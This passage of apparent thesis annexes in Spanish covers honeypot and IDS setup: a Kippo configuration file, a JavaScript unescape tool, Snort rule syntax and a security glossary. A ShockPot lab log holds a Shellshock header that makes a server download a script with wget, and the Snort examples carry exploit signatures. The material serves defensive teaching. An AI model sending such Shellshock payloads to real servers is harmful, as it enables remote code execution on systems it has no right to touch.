To enable advanced X features (e.g., guest resolution fit, drag and drop, and
file and text copy/paste), you will need to do one (or more) of the following:
1. Manually start /usr/bin/vmware-user
2. Log out and log back into your desktop session; and,
3. Restart your X session.

Enjoy,

--the VMware team

Found VMware Tools CDROM mounted at /media/cdrom. Ejecting device /dev/sr0 ...
root@ubuntu-12:/tmp/vmware-tools-distrib#
```

VMware Tools instaladas !!

Instalación de las VMware Tools finalizada.

Reiniciar la VM para apreciar los cambios.

# IV.3. Anexo #03 – El archivo "`kippo.cfg.dist`"

A continuación se presenta el contenido completo del archivo "**`kippo.cfg.dist`**" referenciado en el capítulo perteneciente al sensor Kippo. Se exhiben aquí todos sus parámetros de configuración incluyendo una descripción (en inglés) de los mismos.

```
#
# Kippo configuration file (kippo.cfg)
#

[honeypot]

# IP addresses to listen for incoming SSH connections.
#
# (default: 0.0.0.0) = any address
#ssh_addr = 0.0.0.0

# Port to listen for incoming SSH connections.
#
# (default: 2222)
ssh_port = 2222

# Source Port to report in logs (useful if you use iptables to forward
ports to kippo)
reported_ssh_port = 22

report_public_ip = true

# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment.
#
# (default: svr03)
hostname = svr03

# Directory where to save log files in.
#
# (default: log)
log_path = log

# Directory where to save downloaded (malware) files in.
#
# (default: dl)
download_path = dl
```

```
# Maximum file size (in bytes) for downloaded files to be stored in
'download_path'.
# A value of 0 means no limit. If the file size is known to be too big
from the start,
# the file will not be stored on disk at all.
#
# (default: 0)
#download_limit_size = 10485760

# Directory where virtual file contents are kept in.
#
# This is only used by commands like 'cat' to display the contents of
files.
# Adding files here is not enough for them to appear in the honeypot -
the
# actual virtual filesystem is kept in filesystem_file (see below)
#
# (default: honeyfs)
contents_path = honeyfs

# File in the python pickle format containing the virtual filesystem.
#
# This includes the filenames, paths, permissions for the whole
filesystem,
# but not the file contents. This is created by the createfs.py utility
from
# a real template linux installation.
#
# (default: fs.pickle)
filesystem_file = fs.pickle

# Directory for miscellaneous data files, such as the password database.
#
# (default: data_path)
data_path = data

# Directory for creating simple commands that only output text.
#
# The command must be placed under this directory with the proper path,
such
# as:
#   txtcmds/usr/bin/vi
# The contents of the file will be the output of the command when run
inside
# the honeypot.
#
# In addition to this, the file must exist in the virtual
# filesystem {filesystem_file}
#
```

```
# (default: txtcmds)
txtcmds_path = txtcmds

# Public and private SSH key files. If these don't exist, they are
created
# automatically.
#
# (defaults: public.key and private.key)
public_key = public.key
private_key = private.key

# IP address to bind to when opening outgoing connections. Used
exclusively by
# the wget command.
#
# (default: not specified)
#out_addr = 0.0.0.0

# Sensor name use to identify this honeypot instance. Used by the
database
# logging modules such as mysql.
#
# If not specified, the logging modules will instead use the IP address
of the
# connection as the sensor name.
#
# (default: not specified)
#sensor_name=myhostname

# Fake address displayed as the address of the incoming connection.
# This doesn't affect logging, and is only used by honeypot commands such
as
# 'w' and 'last'
#
# If not specified, the actual IP address is displayed instead (default
# behaviour).
#
# (default: not specified)
#fake_addr = 192.168.66.254

# SSH Version String
#
# Use this to disguise your honeypot from a simple SSH version scan
# frequent Examples: (found experimentally by scanning ISPs)
# SSH-2.0-OpenSSH_5.1p1 Debian-5
# SSH-1.99-OpenSSH_4.3
# SSH-1.99-OpenSSH_4.7
# SSH-1.99-Sun_SSH_1.1
# SSH-2.0-OpenSSH_4.2p1 Debian-7ubuntu3.1
```

```
# SSH-2.0-OpenSSH_4.3
# SSH-2.0-OpenSSH_4.6
# SSH-2.0-OpenSSH_5.1p1 Debian-5
# SSH-2.0-OpenSSH_5.1p1 FreeBSD-20080901
# SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu5
# SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6
# SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
# SSH-2.0-OpenSSH_5.5p1 Debian-6
# SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze1
# SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze2
# SSH-2.0-OpenSSH_5.8p2_hpn13v11 FreeBSD-20110503
# SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
# SSH-2.0-OpenSSH_5.9
#
# (default: "SSH-2.0-OpenSSH_5.1p1 Debian-5")
ssh_version_string = SSH-2.0-OpenSSH_5.1p1 Debian-5

# Banner file to be displayed before the first login attempt.
#
# (default: not specified)
#banner_file =

# Session management interface.
#
# This is a telnet based service that can be used to interact with active
# sessions. Disabled by default.
#
# (default: false)
interact_enabled = false
# (default: 5123)
interact_port = 5123

# MySQL logging module
#
# Database structure for this module is supplied in doc/sql/mysql.sql
#
# To enable this module, remove the comments below, including the
# [database_mysql] line.

#[database_mysql]
#host = localhost
#database = kippo
#username = kippo
#password = secret
#port = 3306

# XMPP Logging
#
# Log to an xmpp server.
```

```
# For a detailed explanation on how this works, see: <add url here>
#
# To enable this module, remove the comments below, including the
# [database_xmpp] line.

#[database_xmpp]
#server = sensors.carnivore.it
#user = anonymous@sensors.carnivore.it
#password = anonymous
#muc = dionaea.sensors.carnivore.it
#signal_createsession = kippo-events
#signal_connectionlost = kippo-events
#signal_loginfailed = kippo-events
#signal_loginsucceeded = kippo-events
#signal_command = kippo-events
#signal_clientversion = kippo-events
#debug=true

# Text based logging module
#
# While this is a database logging module, it actually just creates a
simple
# text based log. This may not have much purpose, if you're fine with the
# default text based logs generated by kippo in log/
#
# To enable this module, remove the comments below, including the
# [database_textlog] line.

#[database_textlog]
#logfile = kippo-textlog.log

#[database_hpfeeds]
#server = hpfeeds.mysite.org
#port = 10000
#identifier = abc123
#secret = secret
#debug=false
```


# IV.4. Anexo #04 - Herramienta online: JavaScript String Escape

Aquí se nos presenta la herramienta online "**JavaScript String Escape**" la cual toma como entrada un texto con caracteres escapados por JavaScript y lo transforma en un texto plano más legible fácil de interpretar.

Se accede a la misma por medio de un navegador web ingresando a la siguiente URL:

http://www.freeformatter.com/javascript-escape.html#ad-output

Esta herramienta escapa o "desescapa" una cadena JavaScript eliminando los caracteres reservados que podrían impedir la interpretación.



Los siguientes caracteres son reservados en JavaScript y deben ser debidamente escapados para ser utilizado en cadenas:

| | | |
|---|---|---|
| **Horizontal Tab** | son reemplazados por: | **`\t`** |
| **Vertical Tab** | son reemplazados por: | **`\v`** |
| **Nul char** | son reemplazados por: | **`\0`** |
| **Backspace** | son reemplazados por: | **`\b`** |
| **Form feed** | son reemplazados por: | **`\f`** |
| **Newline** | son reemplazados por: | **`\n`** |
| **Carriage return** | son reemplazados por: | **`\r`** |
| **Single quote** | son reemplazados por: | **`\'`** |
| **Double quote** | son reemplazados por: | **`\"`** |
| **Backslash** | son reemplazados por: | **`\\`** |


En el ejemplo siguiente tomaremos la cadena con contenido escapado del campo **`"command_data"`** del archivo "**`/opt/shockpot/shockpot.log`**" usado previamente en el caso de prueba para el sensor ShockPot, cuyo formato es JSON (la herramienta también sirve para estos casos) y su contenido es el siguiente:

```
2015-08-11 15:22:47,417 - {"timestamp": "2015-08-11 15:22:47.417440", "path": "/",
"command_data": "#!/bin/bash\n\necho \"Script de prueba para Shockpot.\"\n\n\n",
"dest_port": "80", "dest_host": "186.138.2.100", "url": "http://192.168.10.7/",
"source_ip": "192.168.10.10", "headers": [["Content-Length", ""], ["Host",
"192.168.10.7"], ["Accept", "*/*"], ["User-Agent", "() { :; }; wget
http://192.168.10.5/script.sh"], ["Content-Type", "text/plain"]],
"is_shellshock": true, "command": "wget http://192.168.10.5/script.sh",
"query_string": "", "method": "GET"}
```

Pegamos la cadena completa en la caja de texto de la herramienta **JavaScript String Escape** y a continuación presionamos el botón "**UNESCAPE**", con lo cual obtendremos en la caja de texto inmediatamente debajo de ésta el texto no escapado. (También permite realizar el proceso inverso, es decir, primero ingresamos un texto no escapado, presionamos el botón "**ESCAPE**" y obtendremos la cadena equivalente con texto escapado en la caja de texto inferior).

Esto es muy útil para reconstruir scripts capturados por ShockPot y así poder leerlos y analizarlos con mayor facilidad. Especialmente si éstos son muy extensos.

La figura siguiente nos ilustra el proceso y su salida:




# IV.5. Anexo #05 - Confección de reglas Snort

Las reglas o firmas son los patrones que se buscan dentro de los paquetes de datos. Las reglas de Snort son utilizadas por el motor de detección para comparar los paquetes recibidos y realizar alguna acción en caso de existir coincidencia entre el contenido de los paquetes y las firmas. El archivo "**`/opt/snort/snort.conf`**" permite añadir o eliminar clases enteras de reglas. En la parte final del archivo se pueden ver todos los conjuntos de reglas de alertas. Se pueden desactivar toda una categoría de reglas comentando la línea de la misma.
Aunque los conjuntos de reglas estándar incluidos en Snort proporcionan una protección adecuada contra ataques conocidos, podemos diseñar algunas reglas personalizadas específicas para que nuestra red obtenga el mejor rendimiento del IDS. Snort permite mucha versatilidad para crear nuevas reglas. Modificando nuestras propias reglas, minimizaremos los falsos positivos. Las reglas que abarcan muchos casos generales suelen poseer altos índices de falsos positivos, mientras que con reglas específicas para casos particulares no suele ocurrir así. La idea es crear nuevas reglas avanzadas, en función de los servicios que se desean monitorizar.

A continuación se va a ver de forma detallada la personalización de reglas:

- **Estructura de una regla**
- **Cabecera de una regla**
- **Opciones de una regla**

## IV.5.1. Estructura de una regla

Las reglas Snort deben ser escritas en una sola línea, de lo contrario habrá que usar el carácter de escape (****), por ejemplo:

```
alert tcp any 110 -> (content: "filename=\"TOMOFONICA.TXT.vbs\"";\
nocase; msg: "Virus tomofonica";)
```

Podemos dividir las reglas en dos secciones lógicas: la **cabecera** y sus **opciones**.

## IV.5.2. Cabecera de una regla

La cabecera permite establecer el origen y destino de la comunicación, y sobre dicha información realizar una determinada acción. La estructura de la cabecera de una regla es:

**acción | protocolo | red origen | puerto origen | dirección | red destino | puerto destino**

En el siguiente ejemplo vemos la cabecera de una regla que genera una alerta para todas las peticiones a los servidores DNS internos (puerto 53).

| Acción | Protocolo | Red Origen | Puerto Origen | Dirección | Red Destino | Puerto Destino |
|---|---|---|---|---|---|---|
| alert | tcp | $EXTERNAL_NET | Any | -> | $HOME_NET | 53 |

Significado de los campos:

**Acción.** Permite indicar la acción que se debe realizar sobre dicho paquete. Los posibles valores son:

- **alert** - Genera una alerta usando el método de alerta seleccionado y posteriormente registra el paquete.
- **log** - Registra el paquete.
- **pass** - Ignora el paquete (lo deja pasar sin tomar ninguna acción particular).
- **activate** - Activa la alerta y llama a una regla dinámica.
- **dynamic** - Se pone en funcionamiento cuando se activa una regla anterior.
- **drop** - Se utiliza en el modo inline y le indica a iptables que elimine el paquete.
- **reject** - Se utiliza en el modo inline y le indica a iptables que rechace el paquete.
- **sdrop** - Se utiliza en el modo inline y le indica a iptables que elimine el paquete pero no lo registre.

**Protocolo.** Permite establecer el protocolo de comunicaciones que se va a utilizar. Los posibles valores son: **`TCP`**, **`UDP`**, **`ICMP`** o **`IP`**. (**`IP`** significa cualquiera de los otros protocolos).

**Red de origen y red de destino.** Permite establecer el origen y el destino de la comunicación. Se puede indicar de las siguientes formas:

- Indicar directamente la dirección de red (ejemplo: **`10.0.0.0/24`**).
- Indicar un conjunto de direcciones de red utilizando corchetes (ejemplo: **`[10.0.0.11, 10.0.0.12]`**).
- Utilizar variables. Las variables utilizadas por defecto son **`$EXTERNAL_NET`** (red externa), **`$HOME_NET`** (red interna) y **`ANY`** (cualquier red). Si lo desea también puede definir nuevas variables en el archivo "**`/opt/snort/snort.conf`**". Su formato sería:

```
var MI_RED 10.0.0.0/24  // una red determinada
var MI_RED !10.0.0.0/24  // distinto a una red determinada
var MI_RED [10.0.0.0/24, 10.0.1.0/24]  // conjunto de redes
```

**Puerto de origen y destino.** Permite establecer los puertos origen y destino de la comunicación. Se puede especificar un puerto determinado (ejemplo: **`80`**), un rango de

puertos (ejemplo: **100-200**), cualquier puerto (**ANY**) o cualquier puerto excepto uno específico (ejemplo: **!80**).

**Dirección.** Permite establecer el sentido de la comunicación. Las posibles opciones son: **->**, **<-** y **<>**.

A continuación se puede ver un ejemplo donde se aplica a una regla al tráfico que va a dos servidores web internos:

```
alert tcp $EXTERNAL_NET any <> [10.0.0.11, 10.0.0.12] 80 (content:"|00 05 A4 6F
2E|"; msg:"Alerta de prueba";)
```

Las siguientes reglas le indican a Snort que cuando detecte un "*IMAP buffer overflow*" registre los siguientes 50 mensajes que vengan por el puerto 143 desde la red externa a la interna.

```
activate tcp $EXTERNAL_NET any -> $HOME_NET 143 (content: "|E8C0FFFFFF|/bin";
activates 1; msg: "IMAP buffer overflow!";)

dynamic tcp $EXTERNAL_NET any -> $HOME_NET 143 (activated_by:1; count 50;)
```

## IV.5.3. Opciones de una regla

Las opciones de una regla contienen la información necesaria para tomar una decisión. Hay cuatro tipos de opciones:

- **Metadata.** Proporciona al administrador información adicional sobre la regla. Los valores metadata no se utilizan en la fase de detección.
- **Payload.** Busca patrones (firmas) dentro de la carga útil del paquete.
- **Non-payload.** Busca patrones dentro de los demás campos del paquete que no sean carga útil (por ejemplo, la cabecera).
- **Post-detection.** Permite activar reglas específicas que ocurren después de que se ejecute una regla.

**Nota:** La opción metadata no afecta al rendimiento del sistema ya que sólo muestra información de la regla que se activa, pero las demás opciones sí afectan al rendimiento del sistema ya que el motor de decisión los utiliza para identificar un determinado paquete.

Para comprender las opciones de una regla veamos el siguiente ejemplo:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 \
(msg:"DNS EXPLOIT named 8.2"; flow:to_server,established; \
content:"../../../"; reference:bugtraq,788; reference:cve,0833;\
classtype:attempted-admin; sid:258; rev:6;)
```

Donde:

- **msg** - Es el mensaje que se debe mostrar cuando se activa la regla.
- **flow** - Se usa junto con los flujos TCP, para indicar qué reglas deberían de aplicarse sólo a ciertos tipos de tráfico.
- **content** - Permite indicarle a Snort que localice un contenido específico del *payload* dentro del paquete. Como se verá más adelante para ello se utilizan algoritmos de búsqueda de texto ("*string search*").
- **reference** - Define un enlace a sistemas de identificación de ataques externos, como bugtraq, con id **`788`**.
- **classtype** - Indica qué tipo de ataques intentó el paquete. La opción classtype, usa las clasificaciones definidas en el archivo de configuración de Snort y que se encuentran en el archivo "**`/opt/snort/etc/classification.config`**".
- La opción **sid**, en combinación con la opción **rev**, identifica inequívocamente una regla Snort, correlacionando el ID de la regla individual con la revisión de la regla.

La regla genera la alerta: "**`DNS EXPLOIT named 8.2`**" cuando en una comunicación establecida con el servidor DNS se encuentre el texto "**`../../../`**". El campo *reference* permiten indicar el tipo de vulnerabilidad que se ha detectado.

Las opciones posibles para reglas Snort separadas por categorías son las siguientes:

| Categoría | Opciones |
|---|---|
| Metadatos | |
| | msg, reference, sid, rev, classtype y priority |
| Payload | |
| | content, nocase, rawbytes, depth, Offset, distance, within, uricontent, isdataat, pcre, byte_test, byte_jump, ftpbounce, regex y content-list. |
| Non-payload | |
| | fragoffset, ttl, tos, id, ipopts, fragbits, dsize, flags, flow, flowbits, seq, ack, windows, iftype, icode, icmp_id, icmp_seq, rpc, ip_proto y sameip |
| Post-Detection | |
| | logto, session, resp, react y tag |

### IV.5.3.1. Opciones de la categoría Metadatos

Los metadatos no afectan al rendimiento del sistema ya que sólo se utilizan para que el administrador pueda identificar la alerta y en ningún momento los metadatos son utilizados por el motor de detección. Para comprender mejor las opciones de metadatos veamos un ejemplo:

```
reference:url,www.cert.org/advisories/CA-2001-19.html
classtype:web-application-attack; sid:1256; rev:8;)
```

La opción más utilizada es **reference** y permite referenciar la regla a través de unos formatos predefinidos o de forma personalizada. A continuación se muestran los diferentes formatos para referenciar una regla.

| Tag | URL Prefix | Ejemplo |
|---|---|---|
| | | reference:"mi referencia"; |
| url | http:// | reference:url,www3.ca.com/securityadvisor/pest/pest.aspx?id=3648; |
| bugtrag | http://www.securityfocus.com/bid | reference:bugtrag,1656; |
| cve | http://cve.mitre.org/cgi-bin/cvename.cgi?name= | reference:cve,2000-0869; |
| nessus | http://cgi.nessus.org/plugins/dump.php3?id= | reference:Nexus, 11110; |
| mcafee | http://vi.nai.com/vil/dispVirus.asp?virus_k= | mcafee, reference:10450; |

La utilización de referencias es muy importante dado que de esta forma se pueden revisar mejor las reglas para eliminar los falsos positivos y negativos.

La opción **classtype** permite indicar la categoría de la regla. Por ejemplo la regla puede pertenecer a la categoría `exploits`, `web-attack`, `virus`, etc. Las categorías de las reglas se definen en el archivo "**`/opt/snort/etc/classification.config`**".

La opción **sid** es muy importante aunque Snort puede trabajar sin él. El "*Snort identifier*" (**`sid`**) permite identificar una regla de Snort y es obligatorio utilizarlo cuando se utiliza como salida una base de datos.

Rangos de **sid**:

| Bloque | Descripción |
|---|---|
| ≤ 999.999 | Reservado para las reglas oficiales de Snort.org y las VRT rule set. |
| 1.000.000 – 1.999.999 | Reservado para uso local. |
| 2.000.000 – 2.999.999 | Reservado para el respositorio de Bleeding Edge Threats. |
| ≥ 3.000.000 | Reservado para un uso futuro. |

La opción **rev** indica el número de la revisión de la regla. Cuando la salida de Snort se almacena en una base de datos se guarda el identificador de la regla (**`sid`**) y su revisión (**`rev`**).

### IV.5.3.2. Opciones de la categoría Payload

**content** - es la opción más importante de una regla ya que permite especificarle a Snort el payload (*string*) que debe buscar dentro de la parte útil de un paquete (*data*).

El contenido del paquete se puede especificar en varios formatos:

```
content:“|00 23 71 88|”                 // en hexadecimal
content:“hola”                                  // en ASCII
content:“|00| adios |23 34 23|”         // en ambos formatos
```

Si se utiliza la opción **nocase** Snort no distingue entre mayúsculas o minúsculas.

```
content:“hola”; nocase
```

Para hacer referencia a las peticiones (**URI**) que se realizan a los servidores **HTTP** se utiliza la opción **uricontent**. De forma que:

```
uricontent:“/root.exe”;
```

significa que se busca la cadena “**`/root.exe`**” dentro de las peticiones **HTTP**.

A continuación se van a ver las opciones que afectan a content:

- **Depth** - Indica que el contenido se debe encontrar en los primeros X bytes del *payload*. Por ejemplo:

```
content:“GET”; depth 10;
```

indica que debe buscar la palabra “**GET**” en los primeros 10 bytes.

- **Offset** - Indica que el contenido debe estar a partir de los X primeros bytes del *payload*. Por ejemplo:

```
content:“attack code”; offset:50;
```

indica que debe buscar la cadena “**attack code**” a partir de los primeros **50** bytes. La opción offset se puede utilizar sola o en conjunción con *depth*. Por ejemplo para indicar que busque un texto entre los bytes **100** y **150** del paquete se utiliza:

```
content:“SMB”; offset:100; depth:50;
```

- **Within** - Indica que la regla tiene dos contenidos que se encuentran separados a una cierta distancia. Trabaja como *depth* pero en vez de buscar a partir del inicio del paquete busca a partir del final de la última coincidencia. Por ejemplo:

```
content:“hack”; content:“windows”; within 20;
```

indica que se activa el paquete si una vez encontrada la palabra “**hack**” encuentra en los próximos **20** bytes la palabra “**Windows**”. Por lo tanto, la regla se activaría en la cadena: “**hacking your Windows**”.

- **Distance** - Indica que el contenido debe estar a partir de los X bytes desde la última coincidencia. Por ejemplo:

```
content:“exploit”; “root”; distance:10;
```

activa la regla si encuentra la palabra “**root**” a partir de los **10** bytes siguientes de encontrar la palabra “**exploit**”. Por lo tanto, la regla se activaría en la cadena: **“exploit y obtenido root”.**

- **pcre**. Al igual que content, permite indicar el contenido que se debe buscar dentro de un paquete. La diferencia entre pcre y content es que pcre busca los datos en una línea y content afecta a todo el paquete.

### IV.5.3.3. Opciones de la categoría Non-payload

| Nombre | Descripción |
|---|---|
| fragoffset | En los paquetes fragmentados indica la posición que ocupa el paquete actual dentro del datagrama original de forma que el destino pueda reconstruirlo. En el primer o un único fragmento el valor es siempre 0. |
| ttl | Hace referencia al time to live (tiempo de vida) de un paquete IP |
| tos | Comprueba el valor del campo TOS de la cabecera IP que corresponde al tipo de servicio respecto a la fiabilidad, velocidad, retardo, seguridad, etc. |
| id | Se utiliza para comprobar el valor del datagrama IP. Este campo es muy útil ya que algunas herramientas (p.e. exploits, ecaneadores) ponen este campo a un valor determinado. |
| ipopts | Se utiliza para comprobar el campo opción de la cabecera del datagrama IP. |
| fragbits | Permite comprobar el bit de fragmentación del datagrama IP. |
| dsize | Se utiliza para comprobar el tamaño del payload. |
| frag | Se utiliza para comprobar si se encuentra activa alguna opción del frag TCP. |
| Flow | Permite indicar la dirección del flujo del tráfico. |
| Flowbits | Se utilizan en conjunción con el procesador flow y se utiliza para seguir los estados de las sesiones del protocolo de transporte. |
| seq | Se utiliza para identificar el número de secuencia TCP. |
| ack | Se utiliza para identificar el valor ACK de un paquete TCP. |
| window | Se utiliza para identificar un determinado tamaño de la ventana TCP. |
| Itype | Se utiliza para identificar el tipo de mensaje ICMP. |
| Icode | Se utiliza para identificar el valor del código ICMP. |
| Icmp_id | Se utiliza para identificar el identificador ICMP. |
| Icmp_seq | Se utiliza para identificar una determinada secuencia de paquetes ICMP. |
| rpc | Se utiliza para identificar una determinada aplicación RPC. |
| Ip_proto | Permite identificar el protocolo de la cabecera del mensaje IP. |
| Same_ip | Permite indicar que utiliza la misma dirección de origen y de destino. |

### IV.5.3.4. Opciones de la categoría Post-detection

| Nombre | Descripción |
|---|---|
| Logto | Permite guardar el paquete en un determinado archivo. |
| Session | Permite extraer datos de usuario de las sesiones TCP. |
| Resp | Permite realizar una respuesta activa a un paquete. Por ejemplo, se puede enviar un determinado paquete TCP o ICMP. |
| React | Permite reaccionar ante un determinado paquete. Por ejemplo, puede bloquear un paquete o generar un aviso. |
| Tag | Permite registrar un determinado número de paquetes después de que se active una regla. |

# IV.6. Glosario

**Ciberdefensa** - Es el conjunto de acciones de defensa activas o pasivas desarrolladas en el ámbito de las redes, sistemas, equipos, enlaces y personal de los recursos informáticos a fin de asegurar el cumplimiento de las misiones o servicios para los que fueran concebidos a la vez que se impide que fuerzas enemigas los utilicen para cumplir los suyos.

**CVE** - El sistema de Vulnerabilidades y Exposiciones Comunes es un diccionario de nombres comunes (Identificadores CVE) para las vulnerabilidades de seguridad de información de conocimiento público. Los identificadores CVE facilitan el intercambio de datos a través de bases de datos y herramientas de seguridad de red separadas, y proporcionar una línea de base para evaluar la cobertura de las herramientas de seguridad de una organización.

**Defensa en profundidad** - Concepto proveniente del inglés: "*Defense in Depth*". Estrategia que consiste en proveer de varias capas de seguridad usando distintas técnicas y herramientas con el propósito de hacer más dificultar el acceso o para limitar los daños en el caso de intrusión en la primera línea de defensa de un activo. Incluye el uso de elementos de seguridad como: firewalls, antivirus, DMZs, IDS, VPNs, control de acceso por contraseñas, seguridad física de los activos, políticas de seguridad, etc.

**Exploit** - (Del inglés "*to exploit*", "explotar" o "aprovechar") es un fragmento de software, fragmento de datos o secuencia de comandos y/o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo, como pueden ser: acceso de forma no autorizada, toma de control de un sistema, obtención de privilegios no concedidos lícitamente, consecución de ataques de denegación de servicio, etc. Los exploits pueden tomar forma en distintos tipos de software, como por ejemplo *scripts*, virus, o gusanos informáticos.

**File inclusión** - (En inglés: "Inclusión de archivos"), es un tipo de vulnerabilidad típicamente hallado en sitios web. Esta concede a un atacante la posibilidad de incluir un archivo, usualmente mediante un script en el servidor web. Esta vulnerabilidad se debe al empleo de un input suministrado por el usuario sin la apropiada validación. Esto puede conducir a eventos como la develación de los contenidos de un archivo, robo y/o manipulación de datos, ejecución de código no autorizado tanto del lado del servidor web como del cliente o denegación de servicio (DoS).

**Glastopf** - Es un honeypot capaz de emular miles de vulnerabilidades con fin de obtener información sobre ataques dirigidos a aplicaciones web. El principio detrás del mismo consiste en devolver una respuesta esperada al atacante que intenta explotar la aplicación web.

**GNU Wget** - O simplemente Wget (anteriormente Geturl) es un programa informático que recupera el contenido de los servidores web, y es parte del Proyecto GNU. Soporta la descarga a través de HTTP, HTTPS y FTP. Sus características incluyen descarga recursiva, conversión de enlaces para verlos sin conexión de forma local y soporte para servidores proxy.

**Hipervisor** - También llamado monitor de máquina virtual (Virtual Machine Monitor - VMM) es una pieza de software, firmware o hardware que crea y ejecuta máquinas virtuales. Un equipo en el que un hipervisor está ejecutando una o más máquinas virtuales se define como una máquina anfitrión o "*host*". Cada máquina virtual se llama una máquina invitada o "*guest*". El hipervisor presenta los sistemas operativos invitados con una plataforma operativa virtual y gestiona la ejecución de los sistemas operativos invitados. Varias instancias de una variedad de sistemas operativos pueden compartir los recursos de hardware virtualizados.

**HoneyMap** - Es una herramienta informática de visualización de ataques en tiempo real creada por el Proyecto HoneyNet. Esta consiste en un mapa mundial que muestra tanto el origen como destino de ciberataques al segundo de sucedidos. HoneyMap - Es una herramienta informática de visualización de ataques en tiempo real creada por el Proyecto HoneyNet. Esta consiste en un mapa mundial que muestra tanto el origen como destino de ciberataques al segundo de sucedidos.

**Honeynet** - Es una red "señuelo" o "trampa" creada con vulnerabilidades intencionadas (reales o emuladas) cuyo propósito es el de atraer atacantes. Por lo que las actividades y métodos de éstos pueden ser estudiadas y la información obtenida puede ser utilizada para mejorar la seguridad de un red. Una red trampa contiene uno o más honeypots.

**Honeypot** - Software o conjunto de computadores cuya intención es atraer atacantes o intrusos simulando ser sistemas vulnerables o débiles a los ataques. Es una herramienta de Seguridad Informática utilizada para recoger información sobre los atacantes y sus técnicas. Estos pueden distraer a los atacantes de las máquinas más importantes del sistema, y advertir rápidamente al administrador del sistema de un ataque, además de permitir un examen en profundidad del atacante, durante y después del ataque al honeypot.

**ICS** - (Siglas en inglés de "*Industrial Control System*" o "Sistema de Control Industrial") es un término general que abarca varios tipos de sistemas de control utilizados en la producción industrial, incluidos sistemas de Supervisión, Control y Adquisición de Datos (SCADA), Sistemas de Control Distribuido (DCS), y otras configuraciones de sistemas de control menores como los Controladores Lógicos Programables (PLC) que a menudo se encuentran en los sectores industriales y de Infraestructuras Críticas.

**IDS** - (Siglas en inglés de "*Intrusion Detection System*" o "Sistema de Detección de Intrusos") es un dispositivo o aplicación de software que supervisa las actividades de la red o del sistema en busca de actividades maliciosas o que violen las políticas de uso y produce informes a un agente administrador.

**Infraestructura Crítica** - Es un término utilizado por los gobiernos para describir los activos que son esenciales para el correcto funcionamiento de una sociedad y su economía.

**Inyección de código** - Es el aprovechamiento de un error del sistema causado por el procesamiento de datos inválidos. La inyección es utilizada por un atacante para introducir (o "inyectar") código en un programa vulnerable y alterar su curso de ejecución. Los resultados de una inyección de código son generalmente desastrosos para el sistema atacado y/o sus usuarios.

